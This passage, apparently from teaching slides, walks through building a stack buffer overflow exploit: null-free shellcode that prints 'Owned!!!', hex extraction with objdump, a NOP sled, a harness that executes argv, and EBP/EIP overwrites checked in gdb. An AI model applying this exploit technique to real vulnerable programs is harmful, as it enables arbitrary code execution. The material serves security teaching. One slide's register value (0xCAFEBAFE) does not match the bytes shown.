
; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
```

shellcode2.asm

Create the needed **null** bytes using an **XOR** of the same value
(anything XOR'd with itself is just 0)

Store the string on the **stack** and use the **stack pointer** to pass the value to the system call.
Remember that since we are pushing these characters onto a stack, we have to push them on in reverse order so that they are popped of later in the correct order.

Compiling the Shellcode



A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the contents of a file named "shellcode2.asm" and the command to compile it. The assembly code includes instructions to clear registers, write to a file, and exit. The compilation command is "nasm -f elf shellcode2.asm".

```
pac@pac:~/bof $ cat shellcode2.asm
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80

pac@pac:~/bof $ nasm -f elf shellcode2.asm
pac@pac:~/bof $
```

1

● compile the shellcode, it produces **shellcode2.o**

Inspecting Compiled Shellcode with objdump

```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~/bof $ objdump -M intel -d shellcode2.o
shellcode2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  31 c0                xor     eax,eax
 2:  31 db                xor     ebx,ebx
 4:  31 c9                xor     ecx,ecx
 6:  31 d2                xor     edx,edx
 8:  b0 04                mov     al,0x4
 a:  b3 01                mov     bl,0x1
 c:  68 64 21 21 21       push    0x21212164
11:  68 4f 77 6e 65       push    0x656e774f
16:  89 e1                mov     ecx,esp
18:  b2 08                mov     dl,0x8
1a:  cd 80                int     0x80
1c:  b0 01                mov     al,0x1
1e:  31 db                xor     ebx,ebx
20:  cd 80                int     0x80
pac@pac:~/bof $
```

1 — Inspect the compiled shellcode with **objdump**

Notice that there are
no 0x00 bytes!

Building the Exploit: Appending Shellcode

```
pac@pac:~/bof $ objdump -M intel -d shellcode2.o
shellcode2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  31 c0          xor     eax,eax
 2:  31 db          xor     ebx,ebx
 4:  31 c9          xor     ecx,ecx
 6:  31 d2          xor     edx,edx
 8:  b0 04          mov     al,0x4
 a:  b3 01          mov     bl,0x1
 c:  68 64 21 21 21 push    0x21212164
11:  68 4f 77 6e 65 push    0x656e774f
16:  89 e1          mov     ecx,esp
18:  b2 08          mov     dl,0x8
1a:  cd 80          int     0x80
1c:  b0 01          mov     al,0x1
1e:  31 db          xor     ebx,ebx
20:  cd 80          int     0x80

pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep '^ ' |cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80
pac@pac:~/bof $ perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
0 1 34 payload
pac@pac:~/bof $
```

1 Inspect the compiled shellcode with **objdump**


Print out the content of the compiled shellcode

Print out the hex representation of the compiled shellcode content to file **payload**

Using the **wc** command we count the number of bytes in the file and observe that our shellcode consists of **34 bytes**


Building the Exploit: Appending Shellcode

- Using the **wc** command we counted the number of bytes in the file and observed that our **shellcode** consists of **34** bytes.
- Since our target buffer (**buf**) can comfortably hold **64** bytes we fill the first $64 - 34 = 30$ bytes with **No Operation** (NOP 0x90) instructions.



Building the Exploit: NOP Sledging

- This instruction tells the CPU to do **nothing** for one cycle before moving onto the next instruction.
- A series of NOPs creates what we call a **NOP sled**, which adds robustness to our exploit.
- This way we can **jump** the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.



Building the Exploit: NOP Sledging

```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~/bof $ objdump -M intel -d shellcode2.o
shellcode2.o:      file format elf32-i386

Disassembly of section .text:
00000000 <start>:
 0:  31 c0          xor     eax,eax
 2:  31 db          xor     ebx,ebx
 4:  31 c9          xor     ecx,ecx
 6:  31 d2          xor     edx,edx
 8:  b0 04          mov     al,0x4
 a:  b3 01          mov     bl,0x1
 c:  68 64 21 21 21 push    0x21212164
11:  68 4f 77 6e 65 push    0x656e774f
16:  89 e1          mov     ecx,esp
18:  b2 08          mov     dl,0x8
1a:  cd 80          int     0x80
1c:  b0 01          mov     al,0x1
1e:  31 db          xor     ebx,ebx
20:  cd 80          int     0x80


pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep '^ ' |cut -f2); do echo -n '\x$i'; done; echo
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80
pac@pac:~/bof $ perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\x
b2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0 1 34 payload
pac@pac:~/bof $ perl -e 'print "\x90" x (64-34)' > nop
pac@pac:~/bof $ wc nop
wc: nop:1: Invalid or incomplete multibyte or wide character
 0 0 30 nop
pac@pac:~/bof $ cat nop > exploit
pac@pac:~/bof $ cat payload >> exploit
pac@pac:~/bof $ wc exploit
wc: exploit:1: Invalid or incomplete multibyte or wide character
 0 1 64 exploit
pac@pac:~/bof $
```

1 Write (64-34) NOPs "\x90"

2 Put the NOPs first into **exploit** file

3 Append the shellcode to **exploit** file

4 Observe that our **exploit** consists of 64 bytes



Testing the Exploit

- At this point it would be a good idea to test out your exploit, if it will be able to successfully print “**Owned!!!**”.

```
int main(int argc, char **argv){  
    int *ret;  
    ret = (int *)&ret+2;  
    (*ret) = (int)argv[1];  
}
```

harness.c

The harness works by returning **main** to the **argv** buffer, forcing the CPU to execute data passed in the program arguments.

Probably not a best practice as far as C programs go!

```
Terminal  
File Edit View Terminal Tabs Help  
pac@pac:~/bof $ gcc harness.c -o harness.o  
pac@pac:~/bof $ ./harness.o `cat exploit`  
Owned!!!pac@pac:~/bof $
```

1 Compile **harness.c**


2 Run **harness.o** with the **exploit** content as argument

You should see that “Owned!!!” got printed to the console.

Run **harness.o** with the **exploit** content as argument

Is it good enough to exploit our program?

How to fill this data for the exploit to work?



Building the Exploit: Overwriting EBP and EIP

We know the EBP register starts getting overwritten after **72** bytes of our input, so after our payload we add $72 - 64 = 8$ bytes of filler followed by another 4 bytes for the **EBP** address and another 4 bytes for the return address (remember the return address is just EBP+4).

Terminal 1:

```
pac@pac:~/bof $ perl -e 'print "\xCC"x((72+4+4)-64)' >> exploit
pac@pac:~/bof $ hexedit exploit
```

Annotations for Terminal 1:

- 1: View the **exploit** file
- 1: Write $(72+4+4-64)$ "\xCC" just as a placeholders

Terminal 2:

Address	Hex	ASCII
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000018	90 90 90 90 90 90 31 C0 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 681.1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 CC CC CC CC CC CC CC CC	Owne.....1.....
00000048	CC CC CC CC CC CC CC CC

Annotations for Terminal 2:

- Placeholder for overwriting **EBP** register's value
- Placeholder for overwriting **EIP** register's value
- NOP Sled
- Shellcode

Building the Exploit: Overwriting EBP and EIP

Placeholder for overwriting
EBP register's value

Placeholder for overwriting
EIP register's value

Shellcode



Overwriting **EBP** value with
0xDEADBEEF

Overwriting **EIP** value with
0xCAFEBAFE

If our exploit is correct, we should be able to see the values **0xDEADBEEF**, **0xCAFEBAFE** when we inspect the registers after the call to **strcpy**.

Note: In *hexedit* use CTRL+w to save and CTRL+x to quit.

Building the Exploit: Overwriting EBP and EIP

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with our **exploit** file

Inspect the registers
“info registers”

Continue running past the breakpoint

Quit GDB

```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run 'cat exploit'
Starting program: /home/pac/bof/basic_vuln.o 'cat exploit'

Breakpoint 1, 0x804839c in main (argc=Cannot access memory at address 0xefbeade6
) at basic_vuln.c:5
5      }
(gdb) info registers
eax            0xbffff7c0      -1073743936
ecx            0xfffffde4      -540
edx            0xbffffa2d      -1073743315
ebx            0xb7fd6ff4      -1208127500
esp            0xbffff80c      0xbffff80c
ebp            0xefbeadde      0xefbeadde
esi            0xb8000ce0      -1207956256
edi            0x0             0
eip            0x804839c        0x804839c <main+40>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73           115
ss             0x7b           123
ds             0x7b           123
es             0x7b           123
fs             0x0             0
gs             0x33           51
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xbebafeca in ?? ()
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~/bof $
```

Run GDB on **basic_vuln.o**

Reached the breakpoint

Notice that we did overwrite the **EBP** register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a **little-endian format** which interprets bytes from right-to-left instead of big-endian which is how we normally read and write binary numbers from left-to-right.

If we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE.

Segmentation fault caused by overwriting the **EIP** register with the 0xBEBAFECA.


Answer “y” to confirm quitting

Building the Exploit: Overwriting EBP and EIP

```
Terminal
File Edit View Terminal Tabs Help
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000018  90 90 90 90 90 90 31 C0 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 .....1.1.1.1.....hd!!!h
00000030  4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 CC CC CC CC CC CC CC CC Owne.....1.....
00000048  DE AD BE EF CA FE BA BE
```

Overwriting **EBP** value with
0xDEADBEEF

Overwriting **EIP** value with
0xCAFEBAFE

